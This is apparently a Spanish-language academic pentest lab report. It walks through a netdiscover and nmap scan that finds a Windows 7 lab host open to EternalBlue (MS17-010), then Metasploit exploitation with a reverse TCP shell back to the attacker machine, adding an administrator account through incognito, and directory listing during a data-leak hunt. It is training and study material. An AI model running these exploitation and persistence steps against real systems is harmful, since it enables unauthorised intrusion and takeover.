La nueva máquina Kali Linux se configuró con las siguientes características:

Ilustración 19 Nueva máquina Kali Linux Características

Fuente: Elaboración propia.

Dirección IPv4: 192.168.1.31


Dirección MAC: 08:00:27:C8:E8:0F

Nuevo escaneo de la red con netdiscover

Para confirmar la conectividad y la presencia de los hosts en la red desde la nueva máquina Kali Linux, se utilizó la herramienta netdiscover. El comando ejecutado fue:

sudo netdiscover

Ilustración 20 Escaneo Nueva MV netdiscover



Fuente: Elaboración propia.


El resultado de netdiscover confirmó la presencia de la máquina Windows objetivo (192.168.1.22) en la red, junto con otros hosts. Esto aseguró que la nueva máquina Kali Linux podía comunicarse con el objetivo antes de proceder con escaneos más intrusivos.

Nuevo intento de detección de vulnerabilidades SMB

Tras confirmar la conectividad, se intentó nuevamente el escaneo de vulnerabilidades SMB con nmap, específicamente el script para detectar EternalBlue:

sudo nmap -d -p 139,445 --script smb-vuln-ms17-010 192.168.1.22

Ilustración 21 Detección de vulnerabilidades SMB



Fuente: Elaboración propia.

Esta imagen muestra la ejecución del comando sudo **nmap -d -p 139,445 --script smb-vuln-ms17-010 192.168.1.22** en la nueva máquina Kali Linux. Se está intentando nuevamente escanear la vulnerabilidad EternalBlue (MS17-010) con la opción de debug (-d) para obtener más detalles.


Puntos clave de la salida:

Nmap scan report for 192.168.1.22: Indica que Nmap está escaneando la máquina objetivo.

Discovered open port 139/tcp on 192.168.1.22 y Discovered open port 445/tcp on 192.168.1.22: Confirma que los puertos SMB (139 y 445) están abiertos en la máquina objetivo. Esto es necesario para que el script de EternalBlue funcione.

La salida de Nmap confirmó que los puertos SMB (139 y 445) están abiertos en la máquina objetivo, lo cual es un requisito previo para intentar detectar la vulnerabilidad EternalBlue.

Ilustración 22 Detección de vulnerabilidades SMB (continuación imagen con resultados)




Fuente: Elaboración propia.

El escaneo reveló que la máquina Windows objetivo (192.168.1.22) es vulnerable a la vulnerabilidad de ejecución remota de código EternalBlue (MS17-010). Este resultado es significativo, ya que EternalBlue es una vulnerabilidad crítica que permite a un atacante ejecutar código arbitrario en el sistema objetivo. El CVE asociado a esta vulnerabilidad es CVE-2017-0143.

Este hallazgo confirma la presencia de una seria debilidad de seguridad en el sistema objetivo, que podría ser explotada para obtener acceso no autorizado y control sobre la máquina.

Ilustración 23 Detección de vulnerabilidades SMB (continuación imagen con resultados)



Fuente: Elaboración propia.

La vulnerabilidad **EternalBlue (MS17-010**) (CVEdetails, 2025), se clasifica como de alto riesgo y permite la ejecución remota de código, lo que significa que un atacante podría ejecutar comandos arbitrarios en la máquina objetivo y tomar el control del sistema. Esta vulnerabilidad afecta a los servidores Microsoft SMBv1.

La vulnerabilidad fue divulgada el 14 de marzo de 2017, lo que significa que ha estado presente durante algún tiempo y que existen parches disponibles para corregirla (Microsoft Learn, 2024). El siguiente paso lógico es intentar explotar la vulnerabilidad EternalBlue para obtener acceso a la máquina Windows objetivo. Se utilizará Metasploit Framework para intentar explotar esta vulnerabilidad.

EXPLOTACIÓN

Dado que la fase de escaneo reveló que la máquina Windows objetivo es sensible a la vulnerabilidad de ejecución remota de código EternalBlue (MS17-010), el siguiente paso es intentar explotar esta vulnerabilidad para obtener acceso al sistema. Se utilizará Metasploit Framework, una

[1] CVEdetails. (10 de febrero de 2025). CVE-2017-0144 : The smbv1 server in microsoft windows vista SP2; windows server 2008 SP2 and R2. Recuperado de https://www.cvedetails.com/cve/CVE-2017-0144/

[2] Microsoft Learn. (18 de marzo de 2024). Boletín de seguridad de Microsoft MS17-010: Crítico. Recuperado de https://learn.microsoft.com/es-es/security-updates/securitybulletins/2017/ms17-010

herramienta ampliamente utilizada para el desarrollo y ejecución de exploits, para intentar explotar EternalBlue.

Inicio de Metasploit Framework

El primer paso es iniciar Metasploit Framework en Kali Linux. Esto se logra ejecutando el siguiente comando en la terminal:

Msfconsole


Ilustración 24 Uso de Herramienta Metasploit Framework

Fuente: Elaboración propia.

Una vez que Metasploit Framework se ha iniciado, se busca el exploit adecuado para EternalBlue. Esto se realiza utilizando el comando search seguido del término de búsqueda "ms17-010":

search ms17-010

Ilustración 25 búsqueda ms17-010 EternalBlue



Fuente: Elaboración propia.


De la lista de resultados, se selecciona el exploit más apropiado para EternalBlue. Generalmente, el exploit **exploit/windows/smb/ms17_010_eternalblue** es el más utilizado. Para seleccionar este exploit, se utiliza el comando use:

use exploit/windows/smb/ms17_010_eternalblue

O también se puede usar el comando use 0 para asegurarnos de que el que se escoge es el correcto y es el que se usará:

Use 0

Ilustración 26 Selección de exploit exploit/windows/smb/ms17_010_eternalblue




Fuente: Elaboración propia.

Una vez seleccionado el exploit, es necesario configurarlo con los parámetros adecuados para el sistema objetivo. Para ver qué opciones se necesita configurar para el exploit, se escribe el siguiente comando:

show options

Ilustración 27 Mostrar opciones de configuración del exploit seleccionado



Fuente: Elaboración propia.


Luego de esto, se configura el rhost. Esta es la dirección IP de la máquina Windows objetivo. Por defecto, está vacía.

Ilustración 28 Configuración rhost

Fuente: Elaboración propia.

Luego de esto, se actualiza la información con el comando show options

Ilustración 29 Confirmación de datos configurados



Fuente: Elaboración propia.

La tabla muestra la configuración del exploit de EternalBlue en Metasploit Framework. Aquí están los detalles:

RHOST: 192.168.1.22 (La dirección IP de la máquina Windows objetivo).

RPORT: 445 (El puerto SMB, que es el puerto estándar).

SMBUser: (Vacío, no se requiere autenticación para este exploit en este caso).

SMBPass: (Vacío, no se requiere autenticación para este exploit en este caso).

SMBDomain: WORKGROUP (El dominio SMB, que es el valor predeterminado).

PAYLOAD: Windows/x64/shell/reverse_tcp (El payload configurado para obtener una shell reversa en una máquina de 64 bits).

LHOST: 192.168.1.31 (La dirección IP de la máquina Kali Linux).

LPORT: 4444 (El puerto en la máquina Kali Linux donde se recibirá la conexión).

TargetArchitecture: x64 (La arquitectura del sistema objetivo, configurada como 64 bits).

TargetName: * (El nombre del sistema objetivo, que es el valor predeterminado).

MaxBuffer: 1024 (El tamaño máximo del búfer, que es el valor predeterminado).

ProcessName: lsass.exe (El nombre del proceso a inyectar, que es el valor predeterminado).

Verbose: false (La configuración para mostrar información detallada, que está desactivada).

Puntos clave:

Configuración completa: Todas las opciones relevantes están configuradas correctamente.

Valores correctos: Las direcciones IP, el puerto y el payload son los que se han estado usando.


Claridad: La tabla presenta la información de manera clara y fácil de entender.

Siguientes pasos:

Ejecutar el exploit: Ahora que la tabla muestra la configuración correcta, el siguiente paso es ejecutar el exploit. En Metasploit Framework, se escribe:

Exploit

Ilustración 30 Exploit EXITOSO!



Fuente: Elaboración propia.

La ejecución del exploit resultó en la obtención exitosa de una shell en la máquina Windows objetivo. La salida de Metasploit Framework indicó que la explotación se completó sin errores y se estableció una sesión interactiva con el sistema remoto.

La obtención de una shell en la máquina Windows objetivo confirma la explotación exitosa de la vulnerabilidad EternalBlue (MS17-010). Este resultado demuestra la severidad de la vulnerabilidad y su potencial para permitir a un atacante obtener control total sobre el sistema afectado.

La capacidad de ejecutar comandos arbitrarios en el sistema remoto representa un riesgo significativo, ya que permite la realización de diversas acciones maliciosas, como:

* Acceso y robo de información confidencial.

* Instalación de malware.

* Modificación o eliminación de archivos.

* Interrupción de los servicios del sistema.

* Escalada de privilegios y control total del sistema.

En el contexto de un pentesting, la explotación exitosa de EternalBlue permite avanzar hacia el objetivo de demostrar la fuga de información y la escalada de privilegios.


Verificación del acceso y prueba de concepto de escalada de privilegios

Para verificar el acceso al sistema y demostrar la escalada de privilegios, se procedió a ejecutar una serie de comandos en la shell obtenida.

Verificación del acceso y obtención de información del sistema

Tras la obtención exitosa de la shell en la máquina Windows objetivo, se ejecutó el comando `**sysinfo**` dentro de la sesión de Meterpreter para obtener información detallada sobre el sistema.

Ilustración 31 Información detallada del sistema sysinfo



Fuente: Elaboración propia.

La salida del comando `sysinfo` proporcionó la siguiente información:

Computer:PC202006

OS: Windows 7 (6.1 Build 7601, Service Pack 1)

Architecture: x64

System Language: es_CO

Domain: WORKGROUP

Logged On Users: 1

Meterpreter: x64/windows

Esta información es de suma importancia ya que confirma el acceso exitoso al sistema objetivo y proporciona un contexto valioso para las siguientes fases del pentesting. Específicamente, la versión del sistema operativo (Windows 7 SP1) y la arquitectura (x64) son cruciales para identificar posibles vulnerabilidades locales que podrían ser explotadas para la escalada de privilegios y el cumplimiento de los objetivos de la prueba.

Escalada de privilegios

La escalada de privilegios es el proceso de obtener un nivel de acceso superior al que inicialmente se tiene en un sistema. En un sistema Windows, esto generalmente implica pasar de un usuario con privilegios limitados a un usuario con privilegios de administrador del sistema.

Existen diversas técnicas para lograr la escalada de privilegios en Windows. Algunas de las más comunes incluyen:

Explotación de vulnerabilidades locales: Buscar vulnerabilidades en el sistema operativo o en aplicaciones instaladas que permitan ejecutar código con privilegios elevados.

Abuso de configuraciones erróneas: Identificar configuraciones inseguras que permitan a un usuario con privilegios limitados realizar acciones que normalmente requerirían privilegios de administrador.

Robo de tokens de acceso: Obtener tokens de acceso de usuarios con privilegios elevados.

Ataques a servicios: Explotar vulnerabilidades en servicios de Windows que se ejecutan con privilegios elevados.

En este pentesting, se explorarán algunas de estas técnicas para demostrar la capacidad de obtener control total sobre el sistema objetivo.

Escalada de Privilegios en el Sistema Objetivo


Una forma directa de demostrar la escalada de privilegios es crear un nuevo usuario con privilegios de administrador. Esto proporciona un acceso persistente al sistema y permite realizar cualquier acción que un administrador pueda realizar.

Comandos utilizados:

Para crear un nuevo usuario con privilegios de administrador en Meterpreter, se utilizarán los siguientes comandos de la extensión **incognito**

use incognito

Ilustración 32 Uso del modo incógnito



Fuente: Elaboración propia.

Se carga la extensión incognito en Meterpreter.


Para demostrar la capacidad de manipular el sistema con estos privilegios elevados, se procedió a realizar las siguientes acciones:

Se crea un nuevo usuario con el nombre de usuario y la contraseña especificados.

add_user <nombre_de_usuario> <contraseña>

add_user czuletag 12345678

Ilustración 33 Creación de usuario



Fuente: Elaboración propia.


Este comando creó exitosamente el usuario czuletag con la contraseña 12345678. Inicialmente, este usuario tendría privilegios estándar.

Para demostrar la escalada de privilegios y la capacidad de modificar los permisos del sistema, el usuario czuletag fue agregado al grupo local de administradores utilizando el comando **add_localgroup_user** de la extensión incognito de Meterpreter:

Con el siguiente comando:

add_group_user "Administradores" “czuletag”

Ilustración 34 Usuario agregado al grupo local de administradores




Fuente: Elaboración propia.

Este comando agregó exitosamente al usuario czuletag al grupo Administradores, otorgándole así privilegios de administrador en el sistema local.

Se ejecutó el comando **getuid** (o su equivalente en la interfaz de Meterpreter, que mostró el "Nombre de usuario del servidor") para determinar el contexto de seguridad actual de la sesión. La salida de este comando fue:

Ilustración 35 comando getuid



Fuente: Elaboración propia.

Este resultado indicó que la sesión actual ya se estaba ejecutando con los privilegios de **NT AUTHORITY\SYSTEM**, que es la cuenta de máximo privilegio en sistemas Windows, equivalente al usuario root en sistemas Linux. Esto significa que ya se contaba con permisos de administrador en el sistema objetivo. La salida **Already running as SYSTEM** confirma que el sistema ya operaba con los máximos privilegios, por lo que no se requirió ninguna acción adicional para escalar.

Identificación de la Fuga de Información

Tras la exitosa escalada de privilegios en el sistema objetivo, la investigación se centró en determinar el origen y el mecanismo exacto de la fuga de información. Este proceso crítico implicó un análisis multifacético que abarcó la actividad del sistema, los procesos en ejecución y el flujo de datos, con el objetivo de identificar cualquier anomalía o comportamiento sospechoso que pudiera indicar una exfiltración de datos.

Para ello estando en Meterpreter, se lanza el comando **sessions -i-1**

Ilustración 36 comando sessions -i 1

Fuente: Elaboración propia.

Inicialmente, se verificó la sesión activa de Meterpreter mediante el comando sessions. La salida del sistema confirmó que ya se estaba interactuando con la sesión 1, lo que indicaba que la conexión con el sistema objetivo se había establecido previamente y permanecía activa. Por lo tanto, no fue necesario volver a ejecutar el comando **sessions -i 1**.


La información del sistema obtenida previamente con el comando sysinfo (como la arquitectura del sistema operativo y las versiones de software) se consideró relevante para el análisis posterior.

Para acceder a las funcionalidades del sistema operativo Windows y ejecutar comandos nativos, se utilizó el comando shell de Meterpreter. Esto proporcionó una interfaz de línea de comandos dentro del sistema objetivo, permitiendo la interacción directa con el sistema de archivos, los procesos y otras funciones del sistema operativo.

Listar archivos y Directorios

Para examinar el sistema de archivos, se utilizó el comando **shell** de Meterpreter para acceder a la línea de comandos de Windows. Luego, se empleó el comando nativo **dir** para listar los directorios en **'C:\Program Files'** y **'C:\Users\Public\Documents'**. Esto permitió identificar las carpetas de las aplicaciones instaladas y buscar archivos de usuario que pudieran contener información sensible.

Ilustración 37 Listar archivos y directorios Disco Raíz archivos de programa



Fuente: Elaboración propia.

Este listado inicial permitió identificar las aplicaciones instaladas en el sistema y proporcionó una base para la siguiente fase de la investigación, que consistió en examinar más a fondo las aplicaciones potencialmente vulnerables.

Según el Anexo 4, el sistema comprometido contiene una aplicación vulnerable. Para localizar esta aplicación, se exploran las ubicaciones de instalación de software más comunes en Windows. El

comando **dir** se usa dentro de la **shell** de Meterpreter para listar los directorios contenidos en **'C:\Program Files**'. Estos directorios suelen contener los archivos ejecutables y otros datos asociados con las aplicaciones instaladas, lo que los convierte en un lugar lógico para comenzar la búsqueda. Al listar estos directorios, se buscaba identificar aplicaciones que pudieran ser candidatas para un análisis más profundo debido a nombres inusuales, versiones antiguas conocidas por vulnerabilidades, o cualquier otra característica que las hicieran sospechosas.

Ilustración 38 Exploración de archivos de documentos


Fuente: Elaboración propia.

Dado que el directorio 'C:\Users\Public\Documents' no contenía archivos de usuario relevantes para la investigación, se decidió examinar otras estancias.

Se usa también el comando:

dir C:\ /ad /b

Ilustración 39 Exploración de archivos directorios de la unidad C:




Fuente: Elaboración propia.

Tras la obtención de una shell en el sistema comprometido, se examina el sistema de archivos en busca de la fuga de información. La Ilustración 33 muestra la ejecución del comando **dir C:\ /ad /b** en Meterpreter para listar los directorios de la unidad C:. La salida revela carpetas estándar como 'Archivos de programa', 'PerfLogs', 'Program Files', 'Users' y 'Windows'. Se busca cualquier directorio anómalo o sospechoso, ya que la información sensible podría estar en ubicaciones no convencionales. La revisión de estas carpetas se enfoca en identificar archivos con información sensible, pistas sobre la fuga, archivos modificados recientemente o ubicados en directorios no estándar.

A partir de los anteriores resultados, se ve potencial para investigar mas a fondo, por lo que se procede a lanzar el comando:

C:\$Recycle.Bin

Ilustración 40 Exploración de archivos Papelera de Reciclaje




Fuente: Elaboración propia.

Se procedió a examinar el contenido de la Papelera de Reciclaje. Para ello, se ejecutó el comando dir **C:\$Recycle.Bin** dentro de la carpeta obtenida. La salida de este comando indicó que no se encontraron archivos en la ubicación especificada, lo que sugiere que la Papelera de Reciclaje podría estar vacía o que los archivos eliminados se almacenan de manera que no son directamente visibles con este comando.

El directorio de aplicaciones de Archivos de Programa como ya lo habíamos listado anteriormente, no lo vamos a hacer de nuevo en este caso.


Ilustración 41 Exploración Directorio PerLogs



Fuente: Elaboración propia.

En la exploración del sistema de archivos, se procedió a listar los subdirectorios presentes en la ruta con el comando **dir "C:\PerfLogs"** mediante el empleo del comando dir con los modificadores **/ad** y **/b.** Esta acción permitió identificar de manera concisa la estructura de directorios dentro de la ubicación especificada. El resultado de la operación reveló la existencia del subdirectorio '**Admin**' como parte del contenido de **"C:\PerfLogs"**. En este punto, no se identificó ningún elemento que sugiriera anomalías o actividades sospechosas a primera vista. No obstante, dada la naturaleza de la investigación y la necesidad de descartar cualquier posible ocultamiento de información relevante, se determinará que el siguiente paso lógico sería examinar el contenido del subdirectorio 'Admin' para una inspección más detallada.

Ilustración 42 Exploración carpeta Admin




Fuente: Elaboración propia.

Tras examinar el subdirectorio 'Admin' dentro de 'C:\PerfLogs' mediante el comando dir "C:\\PerfLogs\\Admin", se determina que este directorio se encontraba vacío, manteniendo solo las entradas '.' y '..'. Este resultado inicial no reveló la presencia de archivos relevantes para la investigación. No obstante, la exploración y el estado vacío del directorio fueron registrados para asegurar la integridad del análisis.

El comando **dir "C:\\Program Files" /ad /b** fue utilizado para listar los subdirectorios presentes.

